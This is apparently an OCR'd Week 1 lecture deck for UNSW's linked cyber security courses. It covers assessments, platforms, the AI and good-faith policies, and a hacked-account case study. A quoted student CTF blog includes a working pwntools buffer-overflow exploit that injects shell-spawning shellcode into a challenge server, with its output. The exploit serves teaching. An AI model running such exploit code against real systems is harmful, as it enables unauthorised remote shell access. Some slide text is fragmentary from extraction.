Welcome to the Course & Introduction of Cyber Security

Week 1 Core Lecture

(COMP6441/COMP6841/LAWS3040/CRIM3040)

Rahat Masood @Term 2, 2025, UNSW Sydney

Agenda

- Introductions
- Course Information *(Assessments, Schedules, AI permissions, Late penalties, Good Faith Policy)*
- Introduction to Cyber Security
- Security Theatre
- Security Everywhere
- Attacker Mindset
- Security Engineering
- Case Study

Introductions

Rahat
COMP6441

Kris
COMP6841

Lyria
LAWS3040

Alyce
CRIM3040


Nakshathra
CRIM3040

Nicholas Tandiono
Course Admin

Jay Patel
Course Admin

Course Delivery Platform

OpenLearning


UNSW Moodle: Log in to the
moodle.telt.unsw.edu.au/login/index.php
UNSW
Office 365
Help
Agree and sign on to Moodle zID@ad.unsw.edu.au
Forgot password
Select

Staff and Students

I agree to the Terms and Conditions of using UNSW ICT Resources as set out in the Policy and the Procedure.

Alternative logins

Welcome to the UNSW Moodle platform.

Moodle

EdStem

What is this Course About?

- Explores modern cyber security design, practice, and regulation
- Ideal for curious, analytically-minded learners
- Focus areas include:
  - Analytical skills
  - Engineering approach to security design
  - Offensive mindset understanding
  - Legal and regulatory frameworks
  - Criminological perspectives
- Covers current trends in cyber security
- Emphasizes self-directed learning – your effort shapes your outcomes

A Family of 4 Connected Courses

- Four related cyber security courses are taught concurrently:
  - COMP6441
  - COMP6841
  - LAWS3040
  - CRIM3040
- All courses share common foundation lectures and tutorials
- Students interact across courses, regardless of enrolment code


It is an opportunity to learn across different disciplines. You are always welcome to attend additional classes in other streams.

Course Specific Focus

- COMP6441
  - Foundations of security engineering: design, risk, modern cryptography
  - No programming background required
- COMP6841
  - Includes all COMP6441 content
  - Adds applied technical measures requiring programming
- LAWS3040
  - Legal context of cyber security
  - Focus on how regulation shapes security practices
- CRIM3040
  - Cybersecurity from criminological, legal, policy, and regulatory perspectives

Course Specific Focus

- For Everyone
  - Learn analysis, history, trends, and emerging topics
  - Students may attend other course classes out of interest
  - No assessment in other classes – just learn
  - Attendance only limited by classroom capacity



Activity parts

1	COMP6441 - Course Information	★	1/1
2	COMP6841 - Course Information	★	1/1
3	LAWS3040 - Course Information	★	1/1
4	CRIM3040 - Course Information	★	1/1

What's New This Year
(Based on Student Feedback)

- Switched from WebCMS to OpenLearning platform
- Better course coordination and organisation
- More tangible lecture resources and clearer theory content
- Improved tutorials – standardized and trimmed
- Reduced weekly workload and fewer portfolio submissions
- Lecture times moved from evenings to afternoons
- **Lecture attendance no longer mandatory**

Assessments Overview

Assessment	Course Weightage	Due Date
Portfolio	COMP6441/COMP6841: 30%	Week 2-10 - Monday 4pm
	LAWS3040/CRIM3040: 20% Portfolio 10% Participation in Seminars	
Project	30%	Week 8 Friday 4pm 25th July
Exam	40%	TBD within University Exam Period

Assessments – Portfolio

- Activities released: Fridays 9am (Sydney time)
- Due: Monday (Week after next) by 4pm

  - e.g., Week 1 Portfolio → released O-Week Friday, due Week 2 Monday
- Access via OpenLearning side navigation
- Submit using a weekly portfolio template
- Portfolio = all your work across the term
- Discussed with tutor in your first tutorial

Assessments – Portfolio

- Tutors check your portfolio weekly and provide feedback
- Peer review encouraged (praise, learn from others' approaches)
- Tutors assess portfolios using 4 equally weighted criteria:
  - Analysis
  - Activity Breadth
  - Activity Depth
  - Professional Community
- Best 5 of 8 portfolios count toward final mark
  - No portfolios in Week 6 and Week 10
- Special Consideration: only if affected more than 3 weeks

Assessments – Portfolio

- **[LAWS3040/CRIM3040 Only]** In-Class Contributions (10%)
  - Portfolio = 20%, In-class contribution = 10%
  - Combined total: 30% of final mark
  - In-class contribution based on weekly law seminar participation

Assessments – Portfolio (Grading)


- Grades released the week after submission
  - e.g., Week 1 portfolio → graded and returned in Week 2
  - Allows time to review feedback before the next due portfolio
- Access your results via Moodle
- Grades follow UNSW standards:
  - FL (Fail), PS (Pass), CR (Credit), DN (Distinction), HD (High Distinction)
- Personalised comments provided for each section
  - Highlights strengths, and areas for improvement

Where to Write Blogs and Why?


- Blogging is done on OpenLearning

  - (Quick Demo + Getting Started)
- Blogs are part of your weekly Portfolio submissions
- Helps you document findings and communicate with stakeholders
- Prepares you for real-world security blogging
- Common in industry:
  - Security researchers and orgs share findings via blogs/social media
  - Builds legitimacy and showcases expertise
  - Example: Google blogs to boost consumer trust in its security

Where to Write Blogs and Why?



This challenge was like the hello world of overflows. However, hello help you make sure your machine is working and mine was not. I realized about 30 minutes in that this would be pretty difficult with my Mac. I couldn't use gdb and the lldb alternative was a nightmare for me. I also couldn't use the Makefile which was an issue. Eventually, I gave in and got a digital ocean droplet. I was then immediately able to compile. I also downloaded FileZilla to transfer the ctf files and I was ready to go. The payload was just AAAAAAAAAAAAAAAAAAAAAAAAAAAA, enough to overflow the buffer. Once I got it working on my machine I nc into the given port and was successful. Once I did it I realized I didn't actually need it to work on my machine to get the flag but figured that it would probably not be that easy for the next challenges.



- First I ate some **terrible-tasting** Woolies generic pringles:
- Then I cut out the relevant parts from the template:
- Attached reflector B:
- Attached the three rotors:


Where to Write Blogs and Why?

Now was the hard part. I had the idea that I wanted to somehow get a shell going, but have no clue, so I started wasting hours trying to call system with a string that I would push onto the stack manually (I spent hours trying to figure out how to manually encode x86 push instructions as machine code).

Eventually I came across the term "shellcode", which I had been ignoring since I assumed this was "shell scripts", but eventually clicked, started reading up on, and found this article:

- https://ir0nstone.gitbook.io/notes/binexp/stack/sh...


Following along these general steps with my local binary, it did not work remotely:



```python
from pwn import *

context.binary = ELF('./challenge')

conn = remote('170.64.222.246', 1343)
conn.recvuntil(b'Your buffer is located at: ')

buffer_address = p32(int(conn.recvline().strip(), 16))

payload = asm(shellcraft.sh())
payload = payload.ljust(524, b'A')
payload += buffer_address

conn.sendline(payload)
conn.interactive()
```

```
danielcse:comp6841/ $ python3 RCE.py
[*] '/home/danielcse/comp6841/challenge'
    Arch:       i386-32-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        No PIE (0x8048000)
    Stack:      Executable
    RWX:        Has RWX segments
    Stripped:   No
    Debuginfo:  Yes
[+] Opening connection to 170.64.222.246 on port 1343: Done
[*] Switching to interactive mode
What is your name?
> jhh///sh/bin\x89\xe3h^A^A^A^A\x814$ri^A^A1\xc9Qj\x04Y\x01\xe1Q\x89\xe11\xd2j^KXAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xc0\xfa\xff
Welcome, jhh///sh/bin\x89\xe3h\x01\x01\x01\x01\x814$ri\x01\x011\xc9Qj\x04Y\x01\xe1Q\x89\xe11\xd2j\x0bXAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xc0\xfa\xff\xff
[*] Got EOF while reading in interactive
$ 
```

So I tried it locally and found it still didn't work:



```python
from pwn import *

context.binary = ELF('./challenge')

conn = process()

conn.recvuntil(b'Your buffer is located at: ')

buffer_address = p32(int(conn.recvline().strip(), 16))

payload = asm(shellcraft.sh())
payload = payload.ljust(524, b'A')
payload += buffer_address

conn.sendline(payload)

```

```
danielcse:comp6841/ $ python3 RCE.py
[*] '/home/danielcse/comp6841/challenge'
    Arch:       i386-32-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x8048000)
    Stripped:   No
    Debuginfo:  Yes
[+] Starting local process '/home/danielcse/comp6841/challenge': pid 8801
[*] Switching to interactive mode
What is your name?
> Welcome, jhh///sh/bin\x89\xe3h\x01\x01\x01\x01\x814$ri\x01\x011\xc9Qj\x04Y\x01\xe1Q\x89\xe11\xd2j\x0bXAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!
[*] Got EOF while reading in interactive
$ 
```

(One thing you might notice here is that I learned about p32, instead of manually converting to a bytearray as I did in ItsAlive)

From here I went down so many rabbit holes of trying different buffer amounts etc, until I figure out it was because NX was enabled (the old makefile was bugged). With "-z execstack" it worked, and at this time nobody had solved RCE yet, so I figured the remote version also had the same bug, emailed you, and took a break...

What is Analysis?

- We value analysis in your writing – not just description
- Go deeper: make connections, form arguments, and show understanding
- Use relevant security concepts and justify all claims
  - Think of it like a debate of ideas
- Example:
  - How does researching a bridge relate to security?
  - All activities link to security – often via physical analogies
- Physical examples help conceptualize abstract ideas, especially for beginners

Assessments – Project

- Explore something you're interested in
- Choose one or more of the following:
    - Make something (tackle a meaningful challenge)
    - Learn something (e.g., lockpicking, coding, CTFs)
    - Teach something (build on what you've shared before the break)
- Plenty of time to discuss ideas with your tutor – no rush!

Assessments – Project

- You are required to submit three components to your project:
    1. The project output (which will vary based on your own project)
    2. Report explaining how you have met the assessment criteria
    3. A video presentation (if not presenting live in the tutorial)
- Project Assessment Criteria
    1. Project Output (what you did/produced)
    2. Challenge (the degree to which you were challenged)
    3. Presentation (how you communicate your project in video/presentation)
- Marking guide & Topics available on OpenLearning

Assessments – Final Exam

- Held during the exam period
- Open book and open (read-only) internet
- No communication with others allowed
- Taken at home, 3-hour exam within a 4-hour window
- Exam structure:
  - Common sections across all courses (COMP6441, COMP6841, LAWS3040, CRIM3040)
  - Course-specific sections based on unique content and skills


Contact Us

- Rahat Masood: COMP6441 Lecturer (cs6441@cse.unsw.edu.au)
- Kristian Mansfield: COMP6841 Seminar (cs6441@cse.unsw.edu.au)
- Lyria Bennett Moses: LAWS3040 Seminar (for all law queries, email lyria@unsw.edu.au)
- Nakshathra Suresh: CRIM3040 Seminar (for all criminology queries, email n.suresh@unsw.edu.au)
- Alyce McGovern: CRIM3040 Seminar
- Nicholas Tandiono: COMP6441/COMP6841 Course Co-Admin (cs6441@cse.unsw.edu.au)
- Jay Patel: COMP6441/COMP6841 Course Co-Admin (cs6441@cse.unsw.edu.au)

We do not monitor OpenLearning pages for comments. Instead, please use the EdStem or other forms of communication such as emails.

Schedule & Recordings

- Lecture videos should be available immediately after the lecture from the UNSW Echo360 recording session (access via Moodle page).



Meetings and Topics

Week	Core Lecture Mon 11am-1pm	Engineering Lecture Tue 2-4pm	Extended 6841 Seminar Wed 2-4pm	Regulation 3040 Seminar Mon 9-11am	Criminology 3040 Seminar Mon 9-11am
1	Welcome to the Course	Engineering Security	SQLi	The role of law in regulation for cyber security	Introduction to cybercrime
2	Risk + Trust*	Secrets + Design	Buffer Overflows	Regulators (there will be a podcast and discussion forum; seminar cancelled for public holiday)	Ethics, laws and the regulation of cybercrime
3	Measuring & Humans	Advanced Estimations & Modern Ciphers	Cross-Site Scripting (XSS)	Legal obligations incl. secret-keeping	Cyberoffending and digital deviance
4	Insiders	Confidentiality	Format Strings	Critical infrastructure	Victimology in cyberspace
5	Privacy	Integrity	Hardware Security	Privacy and surveillance	Privacy and surveillance in cybersecurity

Schedule is available at Openlearning

Case Study Groups (Tutorials)

- Join your respective Case Study group at OpenLearning.
- Each Case Study group at OpenLearning will be monitored by your tutor.

  - https://www.openlearning.com/unswcourses/courses/cyber-security-engineering-2025/cohorts/classof2025/groups/?cl=1

Late Penalties

- There is a 5% penalty for each day late from your submission, taken from your received mark.
- A submission can only be made a maximum of 5-days late before being awarded zero.

Generative AI Permission Levels


- You may use standard editing and referencing tools in your software
- Do not use tools that generate or paraphrase text/media
- Applies regardless of whether the content is based on your own work or not
- If AI-generated content is suspected:
  - You may be asked to explain your submission
  - Failure to do so may lead to referral to UNSW Conduct & Integrity Office
- For full guidelines, refer to UNSW's Generative AI policy

Consent/Ethics

- Course content may include ideas that could cause harm or disruption if misused
- Students must follow the **Good Faith Policy** in all courses
  - Do not act in ways that disrepute the course, staff, students, school, university, or ICT profession
  - Be a good citizen in all academic and professional conduct
  - Policy details: sec.edu.au/good-faith-policy
- Maintain a high standard of professionalism
- Show respect for others and consider the impact of your actions

Importance of Security

- Security = Fundamental human need
  - Based on Maslow's Hierarchy of Needs
  - Follows basic needs like food, water, shelter


Self-actualization
desire to become the most that one can be
Esteem
respect, self-esteem, status, recognition, strength, freedom
Love and belonging
friendship, intimacy, family, sense of connection
Safety needs
personal security, employment, resources, health, property
Physiological needs
air, water, food, shelter, sleep, clothing, reproduction

A Situation!!!

- A student’s friend sought help for their father, a doctor and prolific social media user.
- The doctor had posted critical comments about a foreign government (e.g., Russia).
- Later, his account was compromised, with posts making him look foolish and supporting Russia.
- He hadn’t written those posts himself, suggesting a hack or system breach.
- Concerned about security, he shut everything down and sought advice.
- He feared further risks, including online banking threats and identity theft.
- Unsure of the next steps, whether to reinstall the OS, buy a new device, or do nothing, he needed urgent cybersecurity guidance.

A Situation!!!

- A student’s friend sought help for their father, a doctor and prolific social media user.
- The doctor had posted critical comments about a foreign government (e.g., Russia).
- Later, l d
  suppo
- He ha
- Conce
- He feared further risks, including online banking threats and identity theft.
- Unsure of the next steps, whether to reinstall the OS, buy a new device, or do nothing, he needed urgent cybersecurity guidance.

What advice would you give to this person who is very stressed?

A Situation!!!


- Security professionals often deal with highly anxious individuals.
- Remaining calm and providing sensible, clear advice is crucial.
- Cybersecurity incidents can involve serious consequences, such as:
  - Loss of life savings, especially for retirees with no income source.
  - Companies losing profits or facing devastating financial impacts.

OPTUS yes

